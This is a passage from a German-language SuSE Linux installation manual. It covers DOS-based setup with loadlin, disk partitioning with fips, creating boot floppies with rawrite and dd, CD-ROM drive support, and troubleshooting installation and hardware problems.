 - Wenn Linux das CD-ROM-Laufwerk unterstützt, drücken Sie , damit ist die Sache erledigt.
 - Unterstützt Linux Ihr CD-ROM-Laufwerk nicht, so haben Sie ja bereits in Abschnitt 2.4.1 auf Seite 48 Dateien auf die Festplatte umkopiert. Gehen Sie jetzt auf die Option `'Festplatte'` und drücken . Anschließend geben Sie den Pfad an, in den Sie das Verzeichnis `suse` kopiert hatten. Im Beispiel in Abschnitt 2.4.1 auf Seite 48 hatten wir `\emil` verwendet, also müssen wir `\emil` eintragen (das darunterliegende Verzeichnis `suse` braucht nicht angegeben zu werden).
4. Jetzt müssen Sie sich einen passenden Kernel aussuchen.
5. Die Parameter für den Kernel kommen in diesem Schritt dran. Pro Zeile gibt man einen Parameter an, eine leere Zeile bedeutet *fertig*. Welche Parameter kommen hier in Frage?

Detaillierte Angaben zu den Kernelparametern stehen in Abschnitt 14.1 auf Seite 363; eine vollständige Auflistung der für die Installation relevanten Kernelparameter finden Sie in Abschnitt 14.3.2 auf Seite 366.
6. Der folgende Bildschirm fragt, ob das Programm *loadlin* installiert werden soll. Wir beantworten das mit `'Ja'`. *Setup* legt jetzt das Verzeichnis `\loadlin` an und kopiert die Dateien hinein.

7. Jetzt starten wir mit der Option 'Linux laden' das *Ur-Linux*. Dabei scrollen ca. 2 Seiten Textausgabe des Kernels mehr oder weniger schnell vorüber. Wenn alles geklappt hat, begrüßt Sie *linuxrc*. Sie können sich übrigens die Ausgaben des Kernels in Ruhe ansehen: mit **(Umschalt)** + **(Bild ↑)** und **(Umschalt)** + **(Bild ↓)** blättern Sie vor und zurück.

Nun wird die Installation fortgesetzt, wie ab Abschnitt 2.2.3 auf Seite 31 in großer Ausführlichkeit beschrieben.

Mögliche Probleme

Probleme kann es hier an zwei Stellen geben: *loadlin* kann den Kernel nicht laden bzw. starten oder der Kernel kommt mit Ihrer Hardware nicht klar:

- *loadlin* hat nicht genügend freien Speicher, um den Kernel zu laden: siehe Abschnitt 2.7.9 auf Seite 65.
- *loadlin* kann den Kernel nicht starten, der Rechner läuft im Virtuellen 8086-Modus, es ist jedoch kein VCPI-Server verfügbar: siehe Abschnitt 2.7.11 auf Seite 66.
- *loadlin* funktioniert nicht: siehe Abschnitt 2.7.10 auf Seite 65.
- Die CD ist defekt: siehe Abschnitt 2.7.4 auf Seite 63.

2.6 Infoblöcke

2.6.1 Platz schaffen für Linux (Partitionieren)

Ihre Festplatte soll für die Aufnahme von Linux-Partitionen vorbereitet werden. – Sie haben hoffentlich etwas Zeit, um diesen Abschnitt in Ruhe durchzuarbeiten. Empfehlenswert sind Disketten oder Bänder für ein Backup und eine Bootdiskette Ihres *bisherigen* Betriebssystems.

Zusatzinfo

Durch Partitionen kann eine Festplatte in mehrere, voneinander weitgehend unabhängige Bereiche aufgeteilt werden. Ein Grund, sich mehrere Partitionen einzurichten, ist die dadurch mögliche Koexistenz unterschiedlicher Betriebssysteme mit unterschiedlichen Dateisystemen auf einer Festplatte.

Wie schafft man jetzt Platz für Linux-Partitionen?

- Einzelne Partitionen der Festplatte kann man löschen; dabei gehen alle Dateien verloren, die in diesen Partitionen liegen. Der Platz auf der Festplatte, der so frei wird, steht dann für neue Partitionen zur Verfügung (z. B. für Linux); dabei können Sie den gewonnenen Freiraum neu in mehrere Partitionen aufteilen.
- Einzelne Partitionen können Sie auch einem anderen Betriebssystem zuordnen; wie beim Löschen verlieren Sie aber auch dabei alle Dateien dieser Partitionen.
- Unter MS-DOS oder Windows 95/98 können Sie die letzte Partition der Festplatte verkleinern, ohne die Dateien darin zu verlieren; mit einem Defragmentierungsprogramm müssen Sie zuvor dafür sorgen, dass wirklich alle Dateien am Anfang der Partition liegen. Falls Sie nur *eine* MS-DOS- oder Windows-Partition haben, können Sie auf diese Weise recht einfach Platz für Linux-Partitionen schaffen. Nach dem Defragmentieren können Sie mit speziellen Programmen – etwa dem Freeware-Programm *fips* – die Zylinderobergrenze herabsetzen und so die Partition verkleinern. *fips* finden Sie auf der CD 1 im Verzeichnis `dosutils`.
- Eine sehr bequeme, wenn auch mit Kosten verbundene Möglichkeit ist es, eine zusätzliche Festplatte in den Rechner einzubauen.



Bei allen Änderungen der Partitionierung müssen Sie sorgfältig arbeiten und die Anleitung der verwendeten Software beachten. Trotzdem können unter Umständen Probleme auftreten, bis hin zum kompletten Datenverlust! Wir von SuSE können dafür keine Verantwortung übernehmen. In jedem Fall ist es empfehlenswert, vorher zumindest die wichtigsten Dateien zu sichern und eine geprüfte Bootdiskette bereitzuhalten.

Schritt für Schritt...

Gehen Sie so vor, um die Festplatte zu partitionieren:

1. Wenn Sie es nicht wissen, müssen Sie feststellen, wie viele Partitionen die Festplatte hat und wie groß diese sind. Rufen Sie dazu das Programm *fdisk* Ihres Betriebssystems auf.

2. Planen Sie, wie viele Partitionen Sie brauchen und wie groß diese sein sollen. Informationen dazu finden Sie in Abschnitt 2.8 auf Seite 69 und in Abschnitt 2.9 auf Seite 70.
3. Schreiben Sie sich Ihren Partitionsplan auf einen Zettel, Sie brauchen die Daten noch öfters im Verlauf der Installation.
4. Jetzt ist ein Backup der Festplatte dringend anzuraten. Wenn Sie kein Bandlaufwerk haben und Sie nicht alles auf Disketten sichern wollen, dann sichern Sie wenigstens Ihre wichtigen Daten und die Start- und Konfigurationsdateien (z. B. `config.sys`, `autoexec.bat` und `*.ini`). Erzeugen Sie eine Bootdiskette für Ihr bisheriges Betriebssystem und probieren Sie aus, ob Sie damit booten können. Auf dieser Bootdiskette brauchen Sie auch Handwerkszeug wie einen Editor, `fdisk`, das Formatierungsprogramm und Ihr Backup-Programm.
5. Je nach Systemgegebenheiten geht's weiter:

- **DOS/Windows 95/98, eine Partition auf der Festplatte und keine komplette Dateien-Sicherung (engl. *File-Backup*):**

Sie müssen die Partition ohne Datenverlust verkleinern. Verschieben Sie alle Dateien an den Anfang der Partition. Dazu können Sie z. B. `defrag.exe` (MS-DOS 6 oder Windows 95/98) benutzen.

Die Defragmentierungsprogramme verschieben üblicherweise keine versteckten Dateien bzw. Systemdateien, da solche Dateien von einem Softwarekopierschutz an einem definierten Ort der Festplatte angelegt worden sein könnten. Wenn Sie sicher sind, dass auf der Festplatte keine solchen Dateien sind, können sie das Attribut `versteckt` bzw. `System` an allen betroffenen Dateien deaktivieren oder, je nach verwendetem Defragmentierungsprogramm, über Parameter auch das Defragmentieren solcher Dateien erzwingen; neuere Versionen von `defrag` kennen dafür die Option `/P`.

Auch die Windows-Swapdatei ist eine versteckte Datei. Liegt die Swapdatei ungünstig, müssen Sie sie unter Windows in der `'Systemsteuerung'` ausschalten.

Haben Sie schließlich am Ende der Partition genügend Freiraum geschaffen, dann gehen Sie in das Verzeichnis `\dosutils\fips\fips15` der ersten CD. Dort steht das Programm `fips.exe`, mit dem Sie die Partition verkleinern können. Eine ausführliche Anleitung ist im gleichen Verzeichnis vorhanden; diese sollten Sie angesichts der heiklen Materie unbedingt studieren, bevor Sie das Programm starten! `fips.exe` läuft übrigens nur unter DOS; Windows müssen Sie beenden bzw. Windows 95/98 in den DOS-Modus bringen (siehe dazu auch Abschnitt 2.5.1 auf Seite 52).

Nach Ausführen von `fips.exe` haben Sie eine zweite Partition auf der Festplatte, die später in die Linux-Partitionen aufgeteilt wird.

Mit `fips.exe` aus `\dosutils\fips\fips20` lassen sich auch `fat32`-Partitionen verkleinern; stellen Sie vor dem Einsatz dieser Fips-Version *unbedingt* ein Backup Ihrer Daten her!



- **DOS/Windows 95/98 und mehrere Partitionen bzw. Sie haben eine komplette Dateien-Sicherung (engl. *File-Backup*):**

Sie löschen Ihre DOS-Partitionen und legen Sie dann verkleinert neu an. Dabei verlieren Sie alle Daten in diesen Partitionen, Sie müssen vorher alle Dateien gesichert haben (dateiweise, kein Imagebackup)! Mit *fdisk* löschen Sie die alten Partitionen und legen die neue(n) an. Als nächstes formatieren Sie die Partition(en), installieren das Betriebssystem und spielen alle Dateien von der Sicherung wieder ein; das Backup-Programm hatten Sie ja mit auf der Diskette.

6. Booten Sie den Rechner neu.
7. Prüfen Sie jetzt, ob Ihr altes Betriebssystem wieder richtig läuft. Die Linux-Partitionen im freigeräumten Festplattenbereich legen Sie später mit *YaST* an.

Mögliche Probleme

Folgende Probleme können auftreten:

- Die Partition kann nicht ausreichend verkleinert werden, da einige Dateien sich nicht verschieben lassen: siehe Abschnitt 2.7.1 auf Seite 62.
- Unter DOS bzw. Windows hat das CD-ROM-Laufwerk jetzt einen anderen Laufwerksbuchstaben. Unter Windows 95/98 bleibt der Arbeitsplatz hängen: siehe Abschnitt 2.7.12 auf Seite 66.

2.6.2 CD 2 zum Booten verwenden

Zusätzlich zur CD 1 ist auch die zweite CD bootfähig. Während jedoch auf der CD 1 ein 2,88 MB großes Bootimage verwendet wird, kommt bei der zweiten CD ein traditionelle Image von 1,44 MB Größe zum Einsatz.

Verwenden Sie die CD 2 immer dann, wenn Sie genau wissen, dass Sie von CD booten können, es jedoch mit CD 1 nicht funktioniert („Fallback“-Lösung). Es ist leider so, dass nicht jedes BIOS die großen Images richtig erkennt.

2.6.3 Bootdiskette unter DOS erstellen

Voraussetzung

Sie brauchen eine formatierte 3,5-Zoll-HD-Diskette und ein 3,5-Zoll-Disketten-Laufwerk, das auch bootfähig sein muss. Falls Sie unter Windows 95/98 arbeiten: Starten Sie *setup* nicht in der MS-DOS-Box, sondern im MS-DOS-Modus!

Zusatzinfo

Auf der CD 1 im Verzeichnis `/disks` sind einige Diskettenabbilder (Images) enthalten. Solch ein Image kann mit geeigneten Hilfsprogrammen auf eine Diskette kopiert werden, die Diskette nennt sich dann Bootdiskette. Auf diesen Diskettenimages sind außerdem noch der „Loader“ *Syslinux* und das Programm *linuxrc* drauf; *Syslinux* erlaubt es Ihnen, während des Bootvorganges den gewünschten Kernel auszuwählen und bei Bedarf Parameter über

die verwendete Hardware zu übergeben. – Das Programm *linuxrc* unterstützt Sie beim Laden der Kernelmodule speziell für Ihre Hardware und startet schließlich die Installation.

Die mitgelieferte SuSE-Bootdiskette können Sie im Normalfall als Bootdiskette einsetzen. Nur bei exotischer Hardware, die vom modularisierten Kernel dieser Diskette nicht unterstützt wird, oder wenn Sie sich ein Disketten-Image aus dem Internet von z. B. <ftp://ftp.suse.com> downloaden, müssen Sie eine eigene Bootdiskette erzeugen, wie es hier beschrieben wird.

Mit Setup

Schritt für Schritt...

Gehen Sie so vor, um eine Bootdiskette zu erzeugen:

1. Starten Sie *Setup* direkt von der CD 1.
2. Wählen Sie die Option 'Floppy' und drücken Sie (↔); dann 'Boot' und wieder (↔).
3. Jetzt müssen Sie sich eine Diskette mit einem passenden Kernel aussuchen, der z. B. Ihren SCSI-Adapter unterstützt. *Setup* zeigt Ihnen die wichtigsten Daten zu den Kernels an. Wenn Sie weitere Informationen brauchen, können Sie in der Datei `\disks\readme.dos` nachsehen. Merken Sie sich, wie Ihr Kernel heißt, Sie brauchen den Namen später nochmal. Dann drücken Sie (↔).
4. Jetzt wird die Diskette geschrieben. Legen Sie eine (DOS-formatierte) Diskette in das 3.5-Zoll-Laufwerk und suchen Sie sich die Diskette aus, die Sie erstellen wollen.
 - Kümern Sie sich nur um die Bootdiskette ('Root' wird bei SuSE Linux nicht mehr benötigt!): Setzen Sie den Cursor auf 'Boot' und drücken Sie (↔).
 - *Setup* will bestätigt haben, dass eine Diskette eingelegt ist. Drücken Sie jetzt (↔). Die Diskette wird geschrieben.
 - Wenn die Diskette fertig ist, drücken Sie (↔).
 - Wählen Sie die Option 'Fertig', um den Bildschirm und *Setup* zu verlassen.

Mit rawrite

Alternativ können Sie auch das (unter Umständen langsamere) DOS-Programm *rawrite.exe* (CD 1, Verzeichnis `\dosutils\rawrite`) zum Schreiben der Diskette am DOS-Prompt einsetzen.

Auf der CD 1 im Verzeichnis `/disks` liegen die Standard-Diskettenimages; lesen Sie dort bitte die Dateien `README` bzw. `LIESMICH`. Das Image `bootdisk` ist die Vorlage für die Standarddiskette. Die eigentlichen Kernel sind im Verzeichnis `/suse/images` mit der Endung `.i.kr` zu finden.

Wenn Sie die Standarddiskette benötigen, die mit jedem SuSE Linux mitgeliefert wird, gehen Sie folgendermaßen vor; es wird vorausgesetzt, dass Sie sich im Hauptverzeichnis der CD befinden:

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
```

Etwas komplexer wird die Angelegenheit, wenn Sie z. B. einen Kernel für die speziellen EIDE-Chipsätze benötigen; schreiben Sie in diesem Fall zunächst das Standard-Image (`bootdisk`) auf die Diskette und überschreiben Sie dann den eigentlichen Kernel (`linux`) mit dem speziellen EIDE-Kernel (z. B. mit `eide.ikr`):

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
Q:> copy suse\images\eide.ikr a:\linux
```

2.6.4 Bootdiskette mit Unix erstellen

Voraussetzung

Sie können auf ein Unix/Linux-System mit einem funktionstüchtigen CD-ROM-Laufwerk zurückgreifen. Sie brauchen eine geprüfte Diskette (formatiert).

Gehen Sie so vor, um Bootdisketten zu erstellen:

1. Falls Sie die Disketten noch formatieren müssen:

```
erde: # fdformat /dev/fd0u1440
```

2. Mounten Sie die erste CD (Disk 1); z. B. nach `/cdrom`:

```
erde: # mount -t iso9660 /dev/cdrom /cdrom
```

3. Wechseln Sie in das Verzeichnis `disks` auf der CD:

```
erde: # cd /cdrom/disks
```

4. Erstellen Sie die Bootdiskette mit

```
erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
```

In der `LIESMICH-` bzw. der `README-`Datei im `disks-`Verzeichnis erfahren Sie, welcher Kernel was kann; diese Dateien können Sie mit `more` oder `less` lesen (zu `less` vgl. Abschnitt 19.7.3 auf Seite 484).

5. Wenn Sie einen anderen Kernel benötigen, gehen Sie so vor:

```
erde: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
erde: # mount -t msdos /dev/fd0 /mnt
erde: # cp /cdrom/suse/images/eide.ikr /mnt/linux
erde: # umount /mnt
```

2.6.5 Unterstützt Linux mein CD-ROM-Laufwerk?

Generell kann man sagen, dass die meisten CD-ROM-Laufwerke unterstützt werden.

- Bei \Rightarrow *ATAPI*-Laufwerken sollte es keine Probleme geben.
- Bei SCSI-CD-ROM-Laufwerken kommt es nur darauf an, ob der SCSI-Controller unterstützt wird, an dem das CD-ROM-Laufwerk angeschlossen ist – in der Komponenten-Datenbank CDB unter <http://cdb.suse.de/>) sind die unterstützten SCSI-Controller aufgeführt. Wenn Ihr SCSI-Controller nicht unterstützt wird und am Controller auch die Festplatte hängt, haben Sie sowieso ein Problem :- (

- Auch viele herstellerspezifische CD-ROM-Laufwerke funktionieren mit Linux. In dieser Gruppe kann es gleichwohl zu Problemen kommen. Falls Ihr Laufwerk nicht explizit erwähnt ist, können Sie es immer noch mit einem ähnlichen Typ des gleichen Herstellers versuchen.
- Mittlerweile sind CD-ROM-Laufwerke am Parallel-Port recht verbreitet. Leider sind diese in keiner Weise standardisiert, sodass es regelmäßig zu Problemen kommt. SuSE Linux enthält eine ganze Reihe verschiedener Alpha-Treiber für einige Laufwerke. Wenn keiner dieser Treiber funktioniert, bleibt nur der Umweg über die DOS-Partition. Beachten Sie, dass einige der Laufwerke, die von Linux unterstützt werden, nur dann angesprochen werden können, wenn sie von ihrem DOS-Treiber initialisiert worden sind und danach nur ein Warmstart ausgeführt wurde.

2.7 Problembeschreibungen

2.7.1 Dateien lassen sich nicht verschieben

Dateien mit den Attributen `System` bzw. `Versteckt` verschieben die Defragmentierungsprogramme normalerweise nicht. Um herauszufinden, an welchen Dateien es hakt, können Sie mit

```
attrib *.* /s > <listdatei>
```

sich eine Gesamtliste Ihrer Festplatte in die Datei `<listdatei>` schreiben lassen. Darin können Sie die Problemdateien identifizieren und mit

```
attrib -S -H <dateiname>
```

verschiebbar machen. Dabei müssen Sie mit dem nötigen Fingerspitzengefühl vorgehen, um keine Kopierschutzdateien, permanente Auslagerungsdateien oder andere spezielle Systemdateien zu zerstören. Nach dem Defragmentieren können/sollten Sie Attribute wieder in den ursprünglichen Zustand zurückversetzen.



Unter Windows können Sie für diesen Zweck den „Dateimanager“ bzw. den „Explorer“ verwenden.

Falls das nicht klappt, müssen Sie in den sauren Apfel beißen und die Partitionierung Ihrer Festplatte *richtig* verändern. Das bedeutet insbesondere, dass Sie alle Daten sichern müssen, um Sie nach der Neupartitionierung wieder einzuspielen. Alternativ können Sie natürlich auch eine weitere Platte anschaffen, vielleicht erleichtern Ihnen die ständig sinkenden Preise diesen Schritt...

2.7.2 Keine deutsche Tastaturbelegung im MS-DOS-Modus

Geben Sie im DOS-Modus den Befehl

```
loadhigh keyb gr,,c:\windows\command\keyboard.sys
```

ein oder bauen Sie den Befehl in die Datei `autoexec.bat` ein. Falls Ihr Windows-Verzeichnis anders heißt, müssen Sie die Pfadangabe entsprechend modifizieren.


2.7.3 Kein CD-ROM-Treiber im MS-DOS-Modus

Im MS-DOS-Modus stehen Ihnen nur die Treiber zur Verfügung, die in den Dateien `config.sys` und `autoexec.bat` geladen wurden. Es macht durchaus Sinn, dort auf den CD-ROM-Treiber (und andere) zu verzichten, denn Windows 95/98 bringt seine eigenen Treiber mit. Um im MS-DOS-Modus trotzdem die Treiber verwenden zu können, müssen Sie eine Verknüpfung zu einer MS-DOS-Eingabeaufforderung anlegen und in den Eigenschaften, Register `'Programm'` unter `'Erweitert'` eigene Startdateien anlegen. In die müssen Sie Ihre Treiber einbauen, um dann in dieser DOS-Box die Treiber verwenden zu können.

2.7.4 CD ist defekt

Nun, diese Möglichkeit ist ziemlich unwahrscheinlich, obwohl man sie natürlich nicht völlig ausschließen kann. Bitte wenden Sie sich in diesem Fall vertrauensvoll an Ihren Händler.

2.7.5 ATAPI-CD-ROM bleibt beim Lesen hängen

Wenn das  ATAPI-CD-ROM-Laufwerk nicht erkannt wird oder wenn es beim Lesen hängen bleibt, liegt es in vielen Fällen daran, dass die Hardware nicht korrekt eingerichtet ist. Normalerweise sollten die einzelnen Geräte am (E)IDE-Bus fortlaufend angeschlossen sein, d. h. das erste Gerät ist Master am ersten Controller, das zweite Slave. Das dritte Gerät schließlich ist Master am zweiten Controller und das vierte dort wieder Slave.

Nun ist es jedoch oft so, dass sich in einem Rechner neben der Festplatte nur das CD-ROM-Laufwerk befindet und dass dieses als Master am zweiten Controller hängt. Linux kommt in manchen Fällen mit dieser „Lücke“ nicht selbständig zurecht. Meistens kann dem Kernel durch Angabe eines entsprechenden Parameters aber auf die Sprünge geholfen werden (`hdc=cdrom`, siehe auch Abschnitt 14.3.2 auf Seite 366).

Gelegentlich ist auch ein Laufwerk einfach falsch „gejumpert“; das heißt, es ist als Slave konfiguriert, obwohl es als Master am zweiten Controller angeschlossen ist – oder umgekehrt. Im Zweifelsfall sollten diese Einstellungen überprüft und gegebenenfalls korrigiert werden.

Außerdem gibt es noch eine Reihe fehlerhafter EIDE-Chipsätze. Diese sind mittlerweile zum größten Teil bekannt; der Kernel enthält Code, um derartige Probleme zu umgehen. Für diese Fälle existiert eigens ein spezieller Kernel (vgl. das README in `/disks` der Installations-CD-ROM); die anzugebenden Kernelparameter sind in Abschnitt 14.3.2 auf Seite 366 eingehend beschrieben.

Sollte das Booten nicht auf Anhieb funktionieren, so versuchen Sie bitte die nachfolgenden Kernelparameter. – Sie geben diese am Bootprompt (**boot:**) ein:

boot: `linux <einzugebender Parameter>`

Achtung:

Vergessen Sie nicht den Namen des Kernels (`linux`) vor den eigentlichen Parametern!



`hd<x>=cdrom` – `<x>` steht hier für a, b, c, d etc. und ist folgendermaßen zu lesen:

- a – Master am 1. IDE-Controller
- b – Slave am 1. IDE-Controller
- c – Master am 2. IDE-Controller
- ...

Beispiel für `<einzugebender Parameter>`: `hdb=cdrom`

Mit diesem Parameter geben Sie dem Kernel das CD-ROM-Laufwerk an, falls er es nicht selber findet und Sie ein \Rightarrow *ATAPI*-CD-ROM-Laufwerk haben.

ide<x>=noautotune – <x> steht für 0, 1, 2, 3 etc. und ist folgendermaßen zu lesen:

- 0 – 1. IDE-Controller
- 1 – 2. IDE-Controller
- ...

Beispiel für <einzugebender Parameter>: `ide0=noautotune`

Dieser Parameter hilft oftmals bei (E)IDE-Festplatten.



Weitere Kernel-Parameter finden Sie in Abschnitt 14.3.2 auf Seite 366 ff.; bei Schwierigkeiten mit SCSI-Systemen oder beim Einbinden von Netzwerkkarten sehen Sie bitte dort nach.

2.7.6 CD-ROM-Laufwerke am Parallelport

Alle verfügbaren Treiber werden während der Installationsphase von *Linuxrc* zur Auswahl angeboten. Im Regelfall sind keine Besonderheiten zu beachten. Leider werden jedoch viele Laufwerke (z. B. von *Freecom*) noch nicht unterstützt. Es ist sogar so, dass bisweilen Laufwerke nicht benutzt werden können, die laut Aufschrift typenidentisch sein sollten; die Hersteller haben offensichtlich Interna geändert, ohne diese Änderungen durch eine neue Typenbezeichnung kenntlich zu machen...

Einige der Laufwerke müssen vom zugehörigen DOS-Treiber initialisiert worden sein, bevor der Linux-Kernel sie erkennt:

1. Booten Sie DOS und lassen Sie den CD-ROM-Treiber laden.
2. Legen Sie die Linux-Bootdiskette ein.
3. Führen Sie einen Warmstart durch.

Bei nicht unterstützten Laufwerken muss nach wie vor mit Umweg über eine DOS-Partition installiert werden (vgl. Abschnitt 2.4 auf Seite 48).

Zum Stand der Parallelport-Programmierung unter Linux vgl. <http://www.torque.net/linux-pp.html>.

2.7.7 „Proprietäre“ CD-ROM-Laufwerke

Für Mitsumi-Laufwerke sind unterschiedliche Treiber vorhanden! Bei den speziellen Mitsumi-Treibern handelt es sich um Treiber, die eigens für die „alten“ Laufwerke an einem eigenen Controller zuständig sind (z. B. LU-005 oder FX-001). Für neuere Laufwerke (wie FX-400) muss der Punkt 'ATAPI EIDE' gewählt werden!

Das Gleiche gilt sinngemäß auch für Laufwerke von Sony und Aztech.

Der Mitsumi MCDX Treiber unterscheidet sich vom „normalen“ Mitsumi-Treiber nur dadurch, dass er in der Lage ist, Multisession CDs zu lesen. Daher ist es für die Installation eigentlich bedeutungslos, welchen der beiden

Treiber Sie verwenden. Wir haben uns dennoch dazu entschlossen, diesen Treiber explizit anzubieten, da es möglicherweise Fälle gibt, in denen zwar der eine, jedoch nicht der andere Treiber funktioniert und man sich daher alle Möglichkeiten offen halten möchte.

2.7.8 Thinkpad „schläft“ während der Installation „ein“

An einer beliebigen Stelle während des Boot-Vorgangs geschieht ein Abbruch :- (

Eine generelle Lösung kann noch nicht angeboten werden. Ein gangbarer Weg scheint es zumindest bei älteren Modellen zu sein, die Installation von DOS aus mit *setup.exe* zu starten und mit *loadlin* Linux zu laden (vgl. Abschnitt 2.5 auf Seite 52).

Diese Tipps wurden uns im Laufe der Zeit zugetragen; an Feedback sind wir stets interessiert:

- Stellen Sie im BIOS des Notebooks alle Dinge ab, die darauf hinzielen, Stromsparfunktionen zu erfüllen; Stichworte: „suspend mode“, „power management“, „sleep features“.
- Wenn Sie von DOS aus starten, laden Sie dort den CD-ROM-Treiber in der *config.sys* mit der Option */S* (wohl für *sleep*); anstelle von *<drive>* und *<path>* Ihre jeweiligen Werte einsetzen:

```
DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
```

- Vermeiden Sie während der Installation Zugriffe auf das Diskettenlaufwerk.

2.7.9 loadlin fehlt Speicher, um den Kernel zu laden

Sie haben nicht genügend freien Speicher unterhalb 640 KB. Versuchen Sie, aus den Startdateien des Systems (*config.sys*, *autoexec.bat*) einige Treiber zu entfernen oder in den hohen Speicherbereich zu laden.

Falls Sie unter Windows 95/98 komprimierte Laufwerke haben und das Hochladen des Treibers nicht hilft, müssen Sie die komprimierten Laufwerke dekomprimieren.

2.7.10 loadlin funktioniert nicht

Falls es mit *loadlin* irgendwelche Probleme gibt, können Sie **loadlin** mit den Optionen *-v*, *-t* oder *-d* aufrufen. Am besten lassen Sie mit

```
C:\> loadlin -d debug.out <weitere Parameter>
```

die Debug-Informationen in die Datei *debug.out* schreiben; diese Datei können Sie dem SuSE-Support schicken. Für *<weitere Parameter>* müssen Sie Ihre eigenen System-Gegebenheiten einsetzen (vgl. Abschnitt 4.9.1 auf Seite 142).

2.7.11 DOS läuft im Protectedmodus

loadlin kann den Kernel nur dann booten, wenn der Rechner entweder im Realmodus oder im Virtuellen 8086-Modus (bei verfügbarem VCPI-Server) läuft. Falls Sie unter Windows 95/98 arbeiten, müssen Sie den Rechner in den MS-DOS-Modus bringen.

- Dazu gehen Sie entweder über den 'Start'-Button, 'Beenden', 'Computer im MS-DOS-Modus starten' oder
- Sie erstellen eine Verknüpfung mit der MS-DOS-Eingabeaufforderung und ändern die Eigenschaften folgendermaßen: im Register 'Programm' wählen Sie 'Erweitert...' und kreuzen dort 'MS-DOS-Modus' an. Wenn Sie die Eingabeaufforderung jetzt starten, geht der Rechner in den MS-DOS-Modus.

2.7.12 Laufwerksbezeichnung des CD-ROM-Laufwerks

Wenn Sie mit *fips* eine weitere Partition auf der Festplatte angelegt haben, ist das eine DOS-Partition. Deshalb verschieben sich die anschließenden Laufwerksbuchstaben und das CD-ROM-Laufwerk ist z. B. nicht mehr D: sondern E:.

Nach dem Ändern der Partitionstypen mit *YaST* normalisiert sich das wieder, das CD-ROM-Laufwerk ist wieder D:

Falls Sie unter Windows 95/98 Schwierigkeiten haben, den Explorer oder den Arbeitsplatz zu öffnen, versucht der immer noch, auf D: zuzugreifen (um bei diesem Beispiel zu bleiben). Sie müssen ihm mit der Systemsteuerung unter die Arme greifen und die Laufwerkskennung des CD-ROM-Laufwerks eintragen.

2.7.13 Allgemeine Hardwareprobleme

Sie treffen eines oder mehrere der folgenden Phänomene an:

- Timingprobleme beim Zugriff auf das CD-ROM-Laufwerk (Stehen bleiben, langes Warten, Busfehler, Segmentation faults)
- Kernelgenerierung (oder andere Programme) bricht mit Signal 11 oder Signal 7 ab.
- Fehlerhafter Dateinhalt
- Fehler beim Speicherzugriff
- Fehler bei der Grafikdarstellung
- crc-Fehler beim Zugriff auf das Diskettenlaufwerk
- Abstürze oder Stehen bleiben während des Bootens
- Fehler während des Anlegens der Dateisysteme (*mke2fs* meldet Fehler)
- Fehler beim Einrichten des Swap-Bereiches
- Weiteres „seltsames“ Systemverhalten bei Hardwarezugriffen

Hintergrund-Informationen

Diese merkwürdigen Phänomene sind mit großer Wahrscheinlichkeit auf fehlerhafte oder zu kritisch eingestellte Hardware zurückzuführen. Der Grund hierfür ist, dass manche Motherboards offensichtlich Timing-Probleme haben. Diese Timing-Probleme werden durch Fehler auf dem Bus (CPU-Memory-PCI-ISA) auffällig.

Auch wenn die Hardware z. B. unter DOS oder Windows läuft, sagt das nichts über die Stabilität der Hardware und deren Konfiguration aus. Derartige Hardware kommt zwar mit dem langsamen, segmentierten Speicherzugriff einer in 16-Bit-Realmode betriebenen CPU (unter DOS oder Windows) zurecht, sobald der Speicher jedoch linear mit 32 Bit-Bursts angesprochen wird, kommt es zu Fehlern.

Eine weitere Ursache kann eine schlecht gekühlte CPU sein oder zu langsame oder fehlerhafte (z. B. wärmeempfindliche) RAM-Module (SIMMS). Auch Fehler im 2nd-Level-Cache (Inkonsistenz, Wärmeprobleme) erzeugen o. g. Effekte.

Die Ursache liegt also eindeutig bei der Hardware und nicht an Linux, das diese Probleme nur zu Tage fördert.

Linux verlangt mehr von der Hardware als andere Betriebssysteme. Zum einen wird dadurch die Leistung gesteigert. Zum anderen führt es aber z. B. zu o. g. Schwierigkeiten. Linux will immer sichergestellt wissen, dass die Hardware-Basis stabil läuft. Ist dies nicht der Fall, verweigert Linux (zu Recht) den Dienst. Ein Betriebssystem, das mit fehlerhafter oder potentiell fehlerhafter Hardware weiterläuft, stellt ein erhebliches Sicherheitsrisiko dar.

Vgl. <http://www.bitwizard.nl/sig11>.

Was tun?

Es gibt eine Reihe von Parametern und Bedingungen, an denen man „drehen“ kann, um zumindest das fehlerhafte oder das fehlerhaft arbeitende Bauteil zu isolieren.

- Internen und/oder externen Cache ausschalten: durch BIOS-Setup (CMOS).
- Bustakt reduzieren (VLB maximal 40MHz! PCI-Bus laut Spezifikation maximal 66 MHz ext. Prozessortakt): durch BIOS-Setup oder Jumper auf dem Board.
- Anzahl der Waitstates beim Zugriff der CPU auf den Hauptspeicher bzw. den Cache erhöhen: durch BIOS-Setup.
- Prüfen, ob etwa eine Option '15-16M Memory Hole' im BIOS-Setup aktiv ist: ggf. deaktivieren! Linux ist auf solche „Löcher“ nicht gefasst!
- Im (Advanced) Chipset Setup, falls vorhanden, 'CAS before RAS' einstellen: durch BIOS-Setup.
- Speichermodule prüfen:
 - insbesondere bei unterschiedlichen Chip-/Modul-Typen gibt es immer wieder Probleme!

2. Die SuSE Linux-Erstinstallation

- Bei einem PCI-Bus mit 66 MHz müssen die DRAM-Module mit mindestens 60 ns (oder weniger) spezifiziert sein (keine Übertaktung).
- Überprüfen Sie die Halterung der SIMMS oder DIMMS; diese müssen exakt passen und dürfen nicht lose oder verkantet sein. Ziehen Sie die Module ggf. heraus und setzen Sie sie wieder ein (auf korrodierte Kontakte achten!).
- Ändern Sie die Reihenfolge der Module und Speicherbänke.
- Überprüfen Sie den CPU-Lüfter auf seine Funktion und ob er wirklich exakt auf der CPU sitzt (ggf. Wärmeleitpaste verwenden).
- Schalten Sie das systemeigene Power-Management (APM) aus. Dies ist insbesondere beim Adaptec 2940 als Fehlerquelle mehrfach beobachtet worden: durch BIOS-Setup.
- Einige Pentium-Clones machen Probleme, wenn z. B. der Kernel oder der Compiler *pentium-optimiert* wurde, aber kein echter Pentium, sondern z. B. ein AMD K6 oder ein Cyrix 6x86 verwendet wird. Optimieren Sie in einem derartigen System den Kernel bzw. Programme maximal für 486er Prozessoren, ggf. nur für 386er. Greifen Sie auf den SuSE-Standardkernel zurück (vgl. Abschnitt 3.6.2 auf Seite 105).
